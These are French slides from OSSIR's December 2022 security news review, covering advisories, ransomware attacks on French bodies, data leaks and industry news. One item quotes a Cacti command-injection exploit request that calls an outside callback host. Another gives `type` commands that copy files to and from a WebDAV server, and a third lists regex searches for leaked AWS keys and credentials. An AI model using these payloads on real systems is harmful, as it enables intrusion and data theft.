

The background features a repeating pattern of stylized owl logos in shades of brown and tan. Each owl has large, round eyes and a beak. To the right of each owl's head is a small cluster of binary code (0s and 1s). Interspersed among the owl logos are several blue, six-pointed snowflake icons. The overall aesthetic is clean and modern, with a winter theme.

Revue d'actualité de l'OSSIR

13 décembre 2022

Christophe Chasseboeuf

Vladimir Kolla @mynameisv_



Failles / Bulletins / Advisories

Faibles / Bulletins / Advisories (MMSBGA)

Microsoft

Bulletin de novembre, 68 vulnérabilités, dont:

- Activement exploitées dans la nature:
 - Windows Scripting, exécution de code depuis le navigateur (CVE-2022-41128)
 - Utilisé par Qbot
 - Protected View, contournement (CVE-2022-41091)
 - Spooler d'impression, élévation locale de privilèges (CVE-2022-41073)
 - Service de gestion des secrets, élévation locale de privilèges (CVE-2022-41125)
- ProxyNotShell
 - Enfin le correctif !!! (CVE-2022-41040 et CVE-2022-41082)
- Critiques :
 - Azure Github, injection de code (CVE-2022-39327)
 - Exchange, encore une exécution de code à distance (CVE-2022-41080)
 - *Kerberos, élévation de privilèges à partir du PAC (CVE-2022-37967) cf. slide suivant*
 - Kerberos, élévation de privilèges à partir d'HMACHASH dans le PAC (CVE-2022-37966)
 - Windows PPTP, exécution de code à distance (CVE-2022-41044, CVE-2022-41039, CVE-2022-41088)
- Attention aux problèmes de panne à cause de LSASS

<https://www.bleepingcomputer.com/news/microsoft/new-windows-server-updates-cause-domain-controller-freezes-restarts/>

Faibles / Bulletins / Advisories (MMSBGA)

Microsoft


Zoom sur CVE-2022-37967:

- Kerberos, élévation de privilèges à partir du PAC (CVE-2022-37967)
 - Modification du PAC pour élever ses privilèges sans changer la signature
 - Le système de signature Kerberos est cassé !
- Le correctif va changer le fonctionnement de Kerberos
- Recommandation :
 - **Mettre à jour** les contrôleurs de domaine
 - Mettre les contrôleurs en mode audit
 - Clef de registre HKEY_LOCAL_MACHINE\System\currentcontrolset\services\kdc:KrbtgtFullPacSignature)
<https://support.microsoft.com/en-gb/topic/kb5020805-how-to-manage-kerberos-protocol-changes-related-to-cve-2022-37967-997e9acc-67c5-48e1-8d0d-190269bf4efb#registry5020805>
 - Superviser les événements pour détecter les applications non compatibles
 - Traiter les applications non compatibles (bon courage 😞)
- Mode renforcé activé par défaut en juillet 2023
- Mode audit disparaîtra en octobre 2023

<https://support.microsoft.com/en-gb/topic/kb5020805-how-to-manage-kerberos-protocol-changes-related-to-cve-2022-37967-997e9acc-67c5-48e1-8d0d-190269bf4efb>

Faibles / Bulletins / Advisories (MMSBGA) Microsoft

Rappel du support Windows 10 en couleurs



Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Sortie	Home, Pro	Entreprise
mardi 20 septembre 2022	mardi 8 octobre 2024	mardi 14 octobre 2025
lundi 4 octobre 2021	mardi 10 octobre 2023	mardi 8 octobre 2024
mardi 16 novembre 2021	mardi 12 janvier 2027	?
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 16 novembre 2021	jeudi 13 juillet 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	9 avril - 4 sept. 2019	14 avril - 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Faibles / Bulletins / Advisories

Microsoft - Divers

LAPS, Gros changements

- Nouveau produit
- Nouveau nom : Windows LAPS (*Local Administrator Password Solution*)
- Nouveautés:
 - Marche avec Azure Active Directory (pas Azure AD)
 - Paramétrable avec Microsoft Endpoint Manager (MDM/EMM de Microsoft, ancien Intune)
 - Plus d'infos dans AD (nom du compte admin local, date d'expiration...)
 - Chiffrement du mot de passe avec DPAPI
 - Module PowerShell
 - Intégré à Windows par défaut
 - Pilotable par GPO

<https://www.youtube.com/watch?v=jdEDIXm4JgU>

Office 365, rejet des mails contenant des ISO, EXE, BAT, CMD... (*par défaut*)

- Extensions liées à des malwares
- A partir du 5 janvier 2023, plus de quarantaine, effacement direct !

<https://admin.microsoft.com/Adminportal/Home?#/MessageCenter/:messages/MC468187>

Sécuriser votre Azure Active Directory

- Guide de sécurisation avec beaucoup de règles basiques
 - Mais toujours bonnes à revoir

<https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/security-operations-introduction>

Failles / Bulletins / Advisories Systèmes

Ping, exécution de code sur FreeBSD (CVE-2022-23093)

- Dépassement de tampon de la pile
 - Au retour d'un message ICMP
- Présent depuis 20 ans

<https://www.freebsd.org/security/advisories/FreeBSD-SA-22:15.ping.asc>



Linux, élévation locale de privilèges (CVE-2022-42703)

- Permet de tomber dans un cas de pile contournant (K)ASLR

<https://googleprojectzero.blogspot.com/2022/12/exploiting-CVE-2022-42703-bringing-back-the-stack-attack.html>

Microsoft Sysmon, effacement/écriture arbitraire de fichier (CVE-2022-41120)

<https://github.com/Wh04m1001/SysmonEoP>

Failles / Bulletins / Advisories

Navigateurs (principales failles)

Chrome, encore une vulnérabilité exploitée dans la nature (CVE-2022-4135)

- Dépassement de la mémoire tampon du GPU et évacion de la sandbox
 - Voire, prise de contrôle partielle du système d'exploitation

https://chromereleases.googleblog.com/2022/11/stable-channel-update-for-desktop_24.html

Failles / Bulletins / Advisories

Applications / Framework / ... (principales failles)

Cacti, exécution de code avant authentification (CVE-2022-46169)

- Contournement de l'authent avec un classique "X-Forwarded-For: 127.0.0.1"
- Exécution de code
 - GET /cacti/remote_agent.php?action=polldata&poller_id=;ping%20-c%20%20`whoami`.ccsy8s32vtc0000x5nagg8rkyboyyyyyc.oast.fun&host_id=2&local_data_ids[]=6 HTTP/1.1

<https://github.com/0xf4n9x/CVE-2022-46169>

BitBucket, exécution de code sur le dépôt de code (CVE-2022-36804)

- Date de septembre mais toujours exploité dans la nature

<https://twitter.com/0x0sojalsec/status/1599843968485068800>

Wordpress, injection SQL (CVE-2022-21661)

- Date du début de l'année mais beaucoup de Wordpress vulnérables

<https://raw.githubusercontent.com/APTIRAN/CVE-2022-21661/main/Exploit/50663.txt>

Failles / Bulletins / Advisories

Apple

iCloud, “léger” problème de cloisonnement des données

- Des utilisateurs se sont retrouvés avec les photos des autres

<https://forums.macrumors.com/threads/icloud-for-windows-corrupting-videos-downloading-other-peoples-photos.2370666/>

Failles / Bulletins / Advisories

Réseau (principales failles)

Fortinet FortiOS (CVE-2022-42475)

- Dépassement de tampon du tas (encore...)
 - Sur le portail VPN SSL
 - Exploité dans la nature

<https://www.fortiguard.com/psirt/FG-IR-22-398>



Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS

Piratages

LastPass “encore” piraté...

- Grâce aux informations obtenues lors du piratage de cet été (cf. Revue du 2022-09-13)
- Communiqué de la maison mère est mis en “no index”
 - Changé depuis

view-source:<https://web.archive.org/web/20221130211551/https://www.goto.com/blog/our-response-to-a-recent-security-incident>

<https://therecord.media/destructive-cyberattack-hits-national-bank-of-pakistan/>

<https://www.nextinpact.com/lebrief/70513/nouvel-incident-securite-chez-lastpass-deuxieme-cette-annee>

```
22 <title>Our Response to a Recent Security Incident- GoTo </title>
23 <meta name="description" content=""/>
24
25
26 <meta property="og:locale" content="en-US"/>
27 <meta property="og:title" content="Our Response to a Recent Security Incident- GoTo
28 <meta property="og:description" content=""/>
29 <meta property="og:image" content="https://web.archive.org/web/20221130211551im_/ht
30 <meta property="og:url" content="https://web.archive.org/web/20221130211551/https://
31 <meta property="og:site_name" content="GoTo.com Blog"/>
32 <meta name="twitter:title" content="Our Response to a Recent Security Incident- Go
33 <meta name="twitter:description" content=""/>
34 <meta name="twitter:image" content="https://web.archive.org/web/20221130211551im_/ht
35 <meta name="twitter:card" content="summary_large_image"/>
36 <link href="https://web.archive.org/web/20221130211551/https://www.goto.com/bl
37 <meta name="robots" content="noindex, nofollow">
38 <link rel="preload" as="font" href="CDN/fonts/kicksomeheavy.woff" type="font"
39 <link rel="preload" as="font" href="CDN/fonts/proximanova-reg-webfont.woff" type="font"
40 <link rel="preload" as="font" href="CDN/fonts/proximanova-sbold-webfont.woff" type="font"
41 <link rel="preload" as="font" href="CDN/fonts/proximanova-bold-webfont.woff" type="font"
42
```

Piratages, Malwares, spam, fraudes et DDoS

Piratages

InterSport

- Plusieurs magasins d'impactés
- Retour à la caisse manuelle
- Attaque du groupe HiveLeaks
- Et au final le 05/12/2022 ...

<https://www.lavoixdunord.fr/1257923/article/2022-11-24/comme-arques-les-magasins-intersport-de-la-region-touche-par-une-cyber-attaque>

Chers clients, nous sommes confrontés actuellement à une **cyber-attaque** des serveurs INTERSPORT qui nous empêche l'accès à nos caisses, au service de carte de fidélité et au service de carte cadeau.

Notre équipe fait de son mieux afin d'écourter votre temps d'attente en caisse, merci pour votre patience.

Veuillez nous excuser pour la gêne occasionnée.

The screenshot shows a HiveLeaks data leak page for INTERSPORT France. The page is dark-themed with a hexagonal pattern in the background. The HiveLeaks logo is at the top center. The main content is organized into a grid. On the left, the company name 'INTERSPORT France' is displayed in large white text, followed by a brief description: 'Intersport is a French retailer of sporting goods and equipment, it also offers apparel and footwear products. Intersport is headquartered'. Below this, there are two columns of metadata: 'Website' (www.intersport.fr) and 'Employees' (10 000) on the left; 'Revenue' (\$2 000M) on the right. In the center-right, there is a large padlock icon, the date '23 November 2022', and the time '16:03:00'. To the right of this, there are social media share icons for Facebook and Twitter. At the bottom right, it says 'Disclosed at 5 December 2022 19:07:30'. At the very bottom, there is a yellow bar with 'Disclosed Links' and a dropdown arrow, and '1 link' on the right.

INTERSPORT France Intersport is a French retailer of sporting goods and equipment, it also offers apparel and footwear products. Intersport is headquartered	Encrypted at 23 November 2022 16:03:00	Share f t
Website www.intersport.fr	Revenue \$2 000M	Disclosed at 5 December 2022 19:07:30
Employees 10 000		

Disclosed Links ▾ 1 link

Piratages, Malwares, spam, fraudes et DDoS

Piratages

Cartonnerie Gondardennes

- #Lockbit 3.0
- Demande de rançon ? Données volées ? Chômage partiel ?

<https://www.lavoixdunord.fr/1250924/article/2022-11-07/piratage-cartonnerie-gondardennes-la-production-de-carton-va-redemarrer>

Attaque sur le site web du Parlement européen

- Après le vote sur le terrorisme russe
- DDoS #Killnet


<https://www.lavoixdunord.fr/1249889/article/2022-11-04/cyberattaque-dans-l-audomarois-chez-les-salaries-la-crainte-d-un-vol-de-donnees>

Piratages, Malwares, spam, fraudes et DDoS

Piratages

Rançonnage du centre hospitalier de Versailles

- Similaire à celle du Centre hospitalier sud-franciliens (CHSF) de Corbeil-Essonnes
- ...#Tox (messaging chiffrée)
- Usurpateur ... mention de rançon
- EDR en place mais opéré par un prestataire de services managés



<https://france3-regions.francetvinfo.fr/paris-ile-de-france/yvelines/nouvelle-cyber-attaque-d-un-centre-hospitalier-au-chesnay-dans-les-yvelines-2668412.html>

<https://www.lemagit.fr/actualites/252528032/Cyberattaque-au-centre-hospitalier-de-Versailles-la-piste-dun-usurpateur-de-LockBit>

Piratages, Malwares, spam, fraudes et DDoS

Piratages

Établissements publics et collectivités territoriales françaises (1/2)

- Cyberattaque en Seine et Marne (06/11/2022)
 - Cible : Conseil départemental de Seine et Marne
 - Demande de 10 million de \$

<https://www.lefigaro.fr/actualite-france/cyberattaque-des-pirates-reclament-10-millions-de-dollars-au-departement-de-la-seine-et-marne-20221117>



- Cyberattaque dans les Alpes-Maritimes (09/11/2022)
 - Cible : conseil départemental des Alpes-Maritimes
 - #Play 13Go de publié
 - Echanges avec la Seine-Maritime et les Alpes-Maritime

<https://www.numerama.com/cyberquerre/1194024-cyberattaque-contre-les-alpes-maritimes-on-connait-le-nom-du-coupable.html>

Conseil departemental - Alpes-Maritimes

● Nice, France
www.departement06.fr

● views: 173
amount of data: 290 gb
added: 2022-11-18
publication date: 2022-11-28

information: The Alpes Maritimes department in brief
Municipalities 163
Area 4299 Km2 (252 Inhab/Km2)
Region Provence Alpes Côte d'Azur

comment: Personal, finance, and many other. For now partially published 13gb, if there is no reaction, the full dump will be uploaded in 5 days.

PLAY

Piratages, Malwares, spam, fraudes et DDoS

Piratages

Établissements publics et collectivités territoriales françaises (2/2)

- Cyberattaque en Guadeloupe (21/11/2022)
 - Cible : Conseil régional de Guadeloupe
 - Réseaux interrompus, Plan de continuité des services, CNIL informée

https://www.lemonde.fr/pixels/article/2022/11/22/la-region-guadeloupe-victime-d-une-cyberattaque-de-grande-ampleur_6150979_4408996.html

- Cyberattaque en Normandie (09/12/2022)
 - Cible : conseil régional de Normandie
 - Caen (26/09/2022 - 12/12/2022)
 - Services numériques inaccessibles

https://actu.fr/normandie/caen_14118/cyberattaque-caen-sen-remet-deux-mois-apres_55888512.html

<https://laregionnormandie.fr/cyberattaque-point-de-situation>

Cyberattaque : les services impactés

Mis à jour le 10 décembre 2022 • Partager • Imprimer

Tous les services numériques de la Région à destination des usagers sont actuellement inaccessibles.

- les appels téléphoniques et le contact par mail ne sont pas possibles

- les sites internet régionaux sont inaccessibles

- il n'est pas possible de demander des subventions de manière dématérialisée

Région Normandie @RegionNormandie · Follow

La @RegionNormandie a bien été victime d'une #cyberattaque la nuit dernière.

Le site internet de la Région a pu être restauré à une nouvelle adresse afin de communiquer avec les Normands.

+ d'infos laregionnormandie.fr/cyberattaque-p...



Piratages, Malwares, spam, fraudes et DDoS Hack 2.0

Des salariés de Facebook, Instagram, WhatsApp vendaient des comptes

- Vente d'accès à des comptes désactivés mais certains actifs
 - Pour faire la promotion d'arnaques avec des comptes ayant beaucoup de "followers"
- A partir de l'outil interne "Oops" permettant de récupérer un compte piraté
 - Les 20 salariés ont été licenciés

<https://www.wsj.com/articles/meta-employees-security-guards-fired-for-hijacking-user-accounts-11668697213>

LeBonCoin, nid d'espions


- Les rens' russes recrutent avec des petites annonces de demandes de cours

https://www.lemonde.fr/international/article/2022/10/21/les-espions-russes-recrutent-sur-leboncoin_6146733_3210.html

Encore des images Docker "vérolées" chez Docker Hub

- 1 652 images malveillantes sur 250 000 : 0,6%
 - Majoritairement des mineurs de crypto-monnaie
 - Mais aussi des vols de secrets

<https://sysdig.com/blog/analysis-of-supply-chain-attacks-through-public-docker-images/>



Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Retour de feu

- Produits de détection et de réponse aux points d'accès (EDR) et antivirus (AV)
 - Exploités pour les transformer en nettoyeurs de données ??
 - #CVE-2022-37971
 - #CVE-2022-45797
 - #CVE-2022-4173
- Exploit zero-day de l'essuie-glace

<https://thehackernews.com/2022/12/researchers-demonstrate-how-edr-and.html>



Utiliser un EDR pour effacer les données, c'est possible

- Utilisation d'un lien symbolique entre un fichier détecté et un fichier légitime
 - Une sorte de "race condition" utilisable au prochain de redémarrage

<https://www.bleepingcomputer.com/news/security/antivirus-and-edr-solutions-tricked-into-acting-as-data-wipers/>

Piratages, Malwares, spam, fraudes et DDoS *Hack 2.0*

CyberEspionnage Chinois ... via USB

- MANDIANT #UNC4191
- #RaspberryRobin
- #MISTCLOAK, #DARKDEW, #BLUEHAZE, #Ncat

<https://thehackernews.com/2022/11/chinese-cyber-espionage-hackers-using.html>

Pirates Chinois sur le Moyen Orient

- #BackdoorDiplomacy
- Failles ProxyShell dans le serveur Microsoft Exchange
- #IRAFU, #Quarian

<https://thehackernews.com/2022/12/chinese-hackers-target-middle-east.html>

Piratages, Malwares, spam, fraudes et DDoS

Fuites de données

Twitter, fuite de 5,4m de données

- Gros JSON de 3go
 - Numéro de téléphone, mail, nom twitter...
 - Le contenu est “pas ouf” 😬

<https://9to5mac.com/2022/08/08/twitter-data-breach/>

Données de la police Belge

- Suite à un piratage d'un groupe cybercriminel
- Données sur les enquêtes, les victimes...
 - Partiellement publiées par les attaquants

<https://www.infosecurity-magazine.com/news/belgian-police-under-fire-major/>

Piratages, Malwares, spam, fraudes et DDoS

Publication

ANSSI, mise à jour du guide sur l'authent et les mots de passe

- Date de 2021 🗓️ mais toujours bon de le rappeler

https://twitter.com/anssi_fr/status/1600129027725225984

Piratages, Malwares, spam, fraudes et DDoS

Techniques & outils

Blue Team Nouvelle fonction de recherche dans Github

- Support les expressions régulières
 - `path:env AWS_KEY /(AKIA[A-Z0-9]{12,})/`
 - `/ssh:W.*:*@.*/`
 - `/ftp:W.*:*@.*/`

<https://cs.github.com>

Blue Team Les principales vulnérabilités exploitées dans la nature

- Liste maintenue par Google Project Zero :

<https://docs.google.com/spreadsheets/d/1kNJ0uQwbeC1ZTRrxdtuPLCII7mlUreoKfSlgajnSyY/edit#gid=0>

- Liste du CISA :

<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>

Piratages, Malwares, spam, fraudes et DDoS

Techniques & outils

Red Team Utiliser “type” pour sortir du contenu

- Sous Windows, “Type” supporte le réseau
- Permet de télécharger et téléverser du contenu sur un serveur WebDAV
 - `type \\webdav-ip\folder\file.ext > C:\Path\file.ext`
 - `type C:\Path\file.ext > \\webdav-ip\folder\file.ext`

https://twitter.com/mr_Orng/status/1601408154780446721




Business et Politique

Coupages d'électricité hivernales en France

Comment sont organisées les coupures ?

- Une durée de coupure des foyers de l'ordre de 2 heures
- ...a priori durant les périodes de pointe :
 - le matin 08h-13h
 - le soir 18h-20h
- Une partie seulement des foyers sera coupée et à tour de rôle
- Les usagers sensibles ne sont pas coupés (hôpitaux, sécurité, Défense nationale, industries à risque...)

le matin 08h-13h le soir 18h-20h



S'inscrire à l'alerte vigilance coupure

En cas de coupure d'électricité, vous serez averti en cas de risque de coupure. Vous serez aussi très agréablement surpris de la qualité de nos services. Si vous souhaitez être prévenu(e) en cas de coupure, nous vous remercions de nous en faire part. Cliquez sur le bouton "S'inscrire".

A quel numéro de téléphone souhaitez-vous être contacté en cas d'alerte vigilance coupure ?

Votre numéro de téléphone portable

Ecowatt, votre météo de l'électricité pour une consommation responsable

JEUDI 24 novembre VENDREDI 25 novembre SAMEDI 26 novembre DIMANCHE 27 novembre

Pas d'alerte.

Agir sur sa consommation... mais au bon moment

Consommation d'électricité lors des périodes de forte consommation

De matin (08h-13h) De soir (18h-20h)

Légende


- Consommation normale
- Système électrique tendu. Les départs sont les semaines
- Système électrique très tendu. Coupures indicatives et non à l'échelle de votre consommation.

Suivez les coupures d'électricité en direct

Chronologie du dispositif de coupures exceptionnelles et maîtrisées

J-3	J-2	J-1	J
Annonce vigilance renforcée (RTE / MTE)	Information des PHRV	18h : Information presse RTE / MTE sur de possibles coupures	8h-13h & 18h00-20h00
Sensibilisation des PHRV	Information des Clients Entreprise	21h30 : Communiqué de presse commun RTE et Enedis (carte avec les départements concernés)	Activation des coupures exceptionnelles par tranche d'environ 2h
Information des Clients Entreprise	Information des Territoires & Pouvoirs Publics	Envoi de SMS aux Clients Entreprise (concernés par les coupures exceptionnelles)	
		Envoi de sms aux PHRV (concernés par les coupures exceptionnelles)	
		Information des Territoires & Pouvoirs Publics (concernés par les coupures exceptionnelles)	
		Via MonEcoWatt : information déstasse sur saie d'adresse	
		Site Enedis.fr & Enedis à mes côtés (message info)	

Figure 1 : Planning prévisionnel des arrêts du parc nucléaire pour l'hiver 2022-2023* (source : plateforme de transparence européenne, au 13 novembre 2022, 11h00)



Evolution de la durée d'indisponibilité par arrêt en 2022

En 2022, la durée d'indisponibilité par arrêt a augmenté de 10% par rapport à 2021.

Evolution de la durée d'indisponibilité par arrêt en 2023

En 2023, la durée d'indisponibilité par arrêt est prévue à 17,5% par rapport à 2022.

Autres arrêtés planifiés

- Arrêt pour travaux de maintenance
- Arrêt pour travaux de sécurité
- Arrêt pour travaux de sécurité
- Arrêt pour travaux de sécurité

Informations sur les arrêts

- Arrêt pour travaux de maintenance
- Arrêt pour travaux de sécurité
- Arrêt pour travaux de sécurité
- Arrêt pour travaux de sécurité



Mise à disposition du signal Ecowatt.

Abonnez-vous à l'API | Contactez l'API

Guide utilisateur de l'API

Téléchargement(s) disponible(s)

Aucun document à télécharger

Merci Guillaume POUPARD

- Le plus haut responsable de la cybersécurité en France
- Quitte son poste pour rejoindre Docaposte

<https://www.linkedin.com/feed/update/urn:li:activity:7004428871127212032/>

<https://www.larevuedudigital.com/lancien-patron-de-lanssi-guillaume-poupard-rejoint-docaposte/>

CYBERSÉCURITÉ

Guillaume Poupard : "Nous vivons dans un monde où le combat numérique va prendre une place croissante"

11 juin 2022



Guillaume Poupard • Abonné

Directeur général de l'Agence nationale de la sécurité des systèmes d'inform...
1 sem. • Modifié •

Après 8 ans et 9 mois, je quitterai la direction de l'**ANSSI - Agence nationale de la sécurité des systèmes d'information** à la fin de l'année.

Comme à l'arrivée d'un « ultra », des sentiments très forts s'entrechoquent : bonheur, fierté, épuisement... avec une pointe de nostalgie mais l'esprit déjà tourné vers la prochaine course.

L'expérience fut juste extraordinaire : une mission hors norme au service de l'intérêt général, de nos concitoyens, de notre sécurité nationale ☐.

Une mission émaillée de quelques humiliations, histoire de rappeler régulièrement à un peu d'humilité 🙄, mais également de tant de moments tellement forts.

Une mission qui m'a permis de rencontrer quelques 🧑🏻 de classe internationale mais surtout tant de vraies belles personnes 😊 croisées au fil des aventures au sein de l'État ainsi que chez les partenaires industriels, les victimes, à l'étranger... bref, partout !

Une mission surtout conduite aux côtés et grâce aux agents de l'**ANSSI - Agence nationale de la sécurité des systèmes d'information**. Experts, passionnés, exigeants, engagés... ils sont tout simplement formidables, vraiment. Notre intérêt à tous est de les préserver de la bêtise administrative et de leur donner durablement les moyens de leur action 🙌.

!!Merci à toutes et tous!!

Bouclier Cyber

- 30 millions d'euros
 - Protection des PME, des collectivités et du grand public face à la recrudescence des cyberattaques

https://www.lemonde.fr/pixels/article/2022/11/16/le-gouvernement-annonce-une-enveloppe-de-30-millions-d-euros-pour-un-bouclier-cyber_6150204_4408996.html



Orange Cyber Défense achète 2 entreprises Suisses

- SCRT, spécialiste du pentest
- Telsys, hébergeur

<https://www.lesechos.fr/tech-medias/hightech/orange-est-reparti-en-chasse-pour-des-acquisitions-dans-la-cybersecurite-1878533>

Intellexa (Nexa et Amesys), validation de la mise en examen

- Rappels :
 - Accusation : « complicité d'actes de torture et de disparitions forcées* », cf. revue du 2021-09-14
 - Par le pôle « crimes contre l'humanité » suite à la vente de solution d'écoute à l'Egypte et la Libye

** uniquement pour Nexa*

<https://www.nextinpact.com/lebrief/70432/surveillance-masse-cour-dappel-valide-mise-en-examen-damesysnexa-et-ses-dirigeants>

Apple poursuivi en justice

- Tout ce que vous faites sur un iPhone est tracé (et récupéré) par Apple

<https://mashable.com/article/apple-data-privacy-collection-lawsuit>

Free sanctionné

- Plusieurs problèmes:
 - Lenteur dans l'effacement des données personnelles
 - Mot de passe faible, transmis en clair
 - Mauvais effacement des données sur les Freebox reconditionnées
- Amende de 300 000€
 - DPO : « C'est bien que la Cnil fasse des contrôles, mais c'est mieux quand c'est chez les autres »

<https://www.larevuedudigital.com/free-sanctionne-pour-ses-manquements-face-aux-demandes-clients-sur-leurs-donnees/>

EDF sanctionné

- Stockage des mots de passe en MD5 sans diversificateur (salt)
- Amende de 600 000€

<https://thehackernews.com/2022/11/french-electricity-provider-fined-for.html>

Camaïeu, vente des actifs suite à la liquidation judiciaire

- Vente des actifs immatériels sont la base de données des clients et les noms de domaine
 - Annulation de la vente de la base
 - Merci RGPD

<https://www.nextinpact.com/lebrief/70547/le-fichier-clients-camaieu-ne-sera-finalement-pas-vendu-aux-encheres>

Thierry Breton souhaite veut une stratégie cyber offensive

- Officialisation de l'attaque
 - En préventif ? en réactif ?
 - Quelles seront les limites ?

<https://twitter.com/jameskanter/status/1590671300241989632>

Le monde doit être préparé

- La cyber, la Russie et cet hiver ...

<https://therecord.media/the-world-should-be-prepared-microsoft-issues-warning-about-russian-cyberattacks-over-winter/>

Arrestation des arnaqueurs au CPF

- 14 personnes arrêtées en France
- 8,2m€ de détournés
 - 1,6m€ de récupérés/saisis


https://www.bfmtv.com/police-justice/arnaque-au-cpf-14-personnes-placees-en-garde-a-vue_AD-202211160760.html

Piratage de l'ARS Ile-de-France

- Les 2 personnes arrêtées six ans après la cyberattaque
 - Faits commis entre le 11 avril et le 9 mai 2016
- Anciens prestataires de sauvegarde, se sont vengés après la fin du contrat
 - Il voulait être "le seul à pouvoir dépanner l'infrastructure"

<https://www.leparisien.fr/faits-divers/cyberattaque-deux-hommes-condamnes-pour-le-piratage-de-lars-ile-de-france-25-11-2022-NPVZX2QT6NAQ3AQLRUQ7NZEN44.php>

<https://www.ticsante.com/story?ID=6464>



Les cybercriminels avaient laissé leur mail perso dans leur clef GPG

- Condamnation des administrateurs de la place de marché "Canadian Headquarters"
 - Petite amende et 90 jours de "zonzon"

<https://www.nextinpact.com/lebrief/70525/darknet-quatre-escrocs-avaient-laisse-leurs-adresses-e-mail-dans-leurs-clefs-gpg>

Eric Leandri, de Qwant à la surveillance

- Après la défense de la vie privée avec Qwant
 - Et après avoir presque coulé Qwant
- Léandri se lance dans la corrélation de données avec Altrnativ
